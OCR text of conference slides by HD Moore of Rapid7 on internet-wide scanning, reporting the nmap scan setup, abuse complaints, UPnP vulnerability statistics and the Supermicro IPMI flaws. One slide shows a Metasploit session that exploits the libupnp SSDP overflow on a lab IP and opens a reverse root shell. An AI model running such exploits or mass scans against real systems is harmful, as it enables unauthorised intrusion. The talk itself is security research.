Global Network Security

HD Moore

Introduction

HD Moore

- Metasploit founder and chief architect
- Chief research officer for Rapid7
- Head of Rapid7 Labs

Twitter: **@hdmoore**

Email: **hdm@rapid7.com**

RAPID7

Introduction

- This talk is about global network security
  - Identifying large-scale weaknesses across the IPv4 internet
  - Quantifying vulnerabilities to determine impact
  - Overall findings and major threats
  - Unexpected and terrible things

RAPID7

Critical.IO, SHODAN, Internet Census 2012

- The data covered in this talk is from a personal project
  - Internet-wide scanning from February 2012 to April 2013
- Additional data used to verify results
  - http://shodanhq.com/ (SHODAN)
  - http://internetcensus2012.bitbucket.org/ (IC2012)
- Additional, similar projects
  - PTCoreSec (2012+)
  - Metlstorm: "Low Hanging Kiwi Fruit" (2009+)
  - Nmap: Scanning the Internet (2008)
  - BASS (1998)

Gathering Data

- Limited my scope to 18 externally-exposed services
  - Chosen based on frequency and depth of data available
  - UDP services are particularly efficient to scan

Management	Email	Discovery	Web
21/tcp	25/tcp	137/udp	80/tcp
22/tcp	110/tcp	1900/udp	443/tcp
23/tcp	143/tcp	5353/udp	8080/tcp
5900/tcp	993/tcp	17185/udp	
3306/tcp	995/tcp		
161/udp			

RAPID7

Scanning Process (TCP)

- Nmap for TCP services
  - 250,000 target IPs chosen at random from routable IPv4
  - SYN scanned at 50,000 packets/s over 1-4 ports
  - NSE script gathers banners from open ports
  - Multiple Nmap processes running per server
  - Multiple servers across various ISPs

```
# nmap -sS -PS443 -p443 -n --max-retries=1 -n -M 256 \
    --open \
    --min-rtt-timeout=1000ms --max-rtt-timeout=1000ms \
    --min-hostgroup=50000 --min-rate=50000 \
    --max-rate=50000 \
    --script=banner-plus.nse \
    --excludefile=exclude.txt \
    -oG node.gnmap -oX node.xml \
    -iR 250000
```

Code: https://gitub.com/hdm/scan-tools

RAPID7

Scanning Process (UDP)

- UDPBlast for UDP services
  - Probe data and target range are supplied as input
  - Escaped raw data is generated as the output
  - 16.7 million IPs (/8) scanned every five minutes
  - Full IPv4 scan takes between 7 and 12 hours
  - Max is around 125,000 pps
  - Low CPU usage

Code: https://gitub.com/hdm/scan-tools

RAPID7

Scanning Output

- TCP and UDP scan results are normalized to CRD format
  - Timestamp, IP, port, probe name, and hex data
  - Raw files are sorted and compressed
- CRD becomes the master archive of scan results
  - Protocol response parsing happens during the load
  - Various storage engines over the last year
    - MongoDB (single DB, monthly DBs, normalized)
    - ElasticSearch
    - PostgreSQL
    - JSON

Throughput

- 11 million new service fingerprints obtained each day
  - Fingerprints cover over 5 million unique IPs/day
  - Every IPv4 address receives 3-4 probes/day
  - 150 million unique fingerprints/month
- TCP targets are chosen at random
  - IPv4 space covered over 2-3 months per port

Complaints

- Scanning the internet annoys people
  - Received over 3,300 abuse reports since February 2012
  - Over 100 million IPs excluded via opt-out (2.6%)
  - Alerts sent by around by monitoring groups
  - Contacted by state attorney offices
  - CN-CERT/CC sent out a notice

You are welcome to try and hack my network as an academic exercise but even if you are successful you will find nothing of interest, and any attempt to corrupt the O/S can be restored in a few minutes.

Please identify your customer operating from the above address at the time mentioned, and terminate immediately his hacking activities. Please prevent him from continuing his hacking activities in the future as well.

Ironically, since the days you have begun your independent scans we have received a few DDOS attacks using udp_app port 53 traffic.....any correlation?

Due to the potential severity of this incident, we have reported it to the Computer Emergency Response Team (CERT) in United States (US) and Denmark.

So what your saying is I should just ignore the excessive amount of port snooping coming from your system(s), and I should allow this *on your word alone*? Since when did you become my big brother? Are you related to Obama?


RAPID7

April 2013

- 348 million unique IPs responded over 12 months
  - Scans consumed over 650 Tb of bandwidth
  - Storing 12Tb of data overall
- 10 CVEs published so far
  - Not every downstream fix resulted in a CVE
  - Still a few dozen vulnerabilities in the queue
- Unexpected results
  - Identified C&C servers for state-sponsored malware
  - Detected active exploitation & botnets


RAPID7


Identified Network Services



RAPID7

Australia vs Global






Less than 2% relative deviation for any service

RAPID7

Universal Plug and Play




RAPID7

Universal Plug and Play

- UPnP is most commonly used by consumer devices
  - Home routers, printers, media players, and gaming systems
  - Windows 8's automatic printer addition uses UPnP
- UPnP is also used across enterprise systems
  - Security DVRs, NAS servers, IP cameras
  - Supermicro IPMI controllers

Universal Plug and Play

- The top 3 UPnP stacks are exploitable (63%)
  - Eight distinct buffer overflows in Intel/Portable SDK SSDP code
  - Stack overwrite in MiniUPnP 1.0 SOAP action processor
  - Format string in the Broadcom SOAP IGD service
- Over 6,900 products expose SOAP
  - Covers over 1,500 distinct brands
  - Routers, cameras, phones, servers
  - SOAP is a serious issue on its own
- **http://tinyurl.com/r7upnp**



RAPID7

UPnP: Supermicro IPMI Controllers

- Supermicro motherboards offer built-in IPMI controllers
  - Provides remote KVM, virtual media, power controls
  - OEM solution sourced from ATEN
  - Intel SDK v1.3.1 (libupnp)
- At least 35,000 vulnerable servers online
  - Easy remote access to otherwise secure systems
  - IPMI command-line tools simplify server access
  - Requires a motherboard jumper to disable
  - No vendor response
- The same libupnp flaw applies to over 23 million systems

UPnP: Rooting Supermicro IPMI Controllers

- Exploit included in Metasploit
  - Limited character set requires a ROP chain to system()
  - The system() call uses openssl to reverse connect back
  - SSL encrypted remote root shell


```
$ msfconsole
msf > use exploit/multi/upnp/libupnp_ssdp_overflow
msf  exploit(libupnp_ssdp_overflow) > set RHOST 192.168.122.89
msf  exploit(libupnp_ssdp_overflow) > exploit

[*] Started reverse double handler
[*] Exploiting 192.168.122.89 with target Supermicro Onboard IPMI (X9SCL/X9SCM)
[+] Sending payload of 178 bytes to 192.168.122.89:56911...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command shell session 1 opened
[*] Shutting down payload stager listener...


uname -a
Linux debian-armel 2.6.32-5-versatile #1 Wed Jan 12 23:05:11 UTC 2011 armv5tejl
```

RAPID7

Web Servers




RAPID7


Web: Software

- The top web servers are not the most common
  - Netcraft reports web servers by domain, not by IP address
  - Embedded web servers outnumber Apache & IIS

Netcraft - January 2013

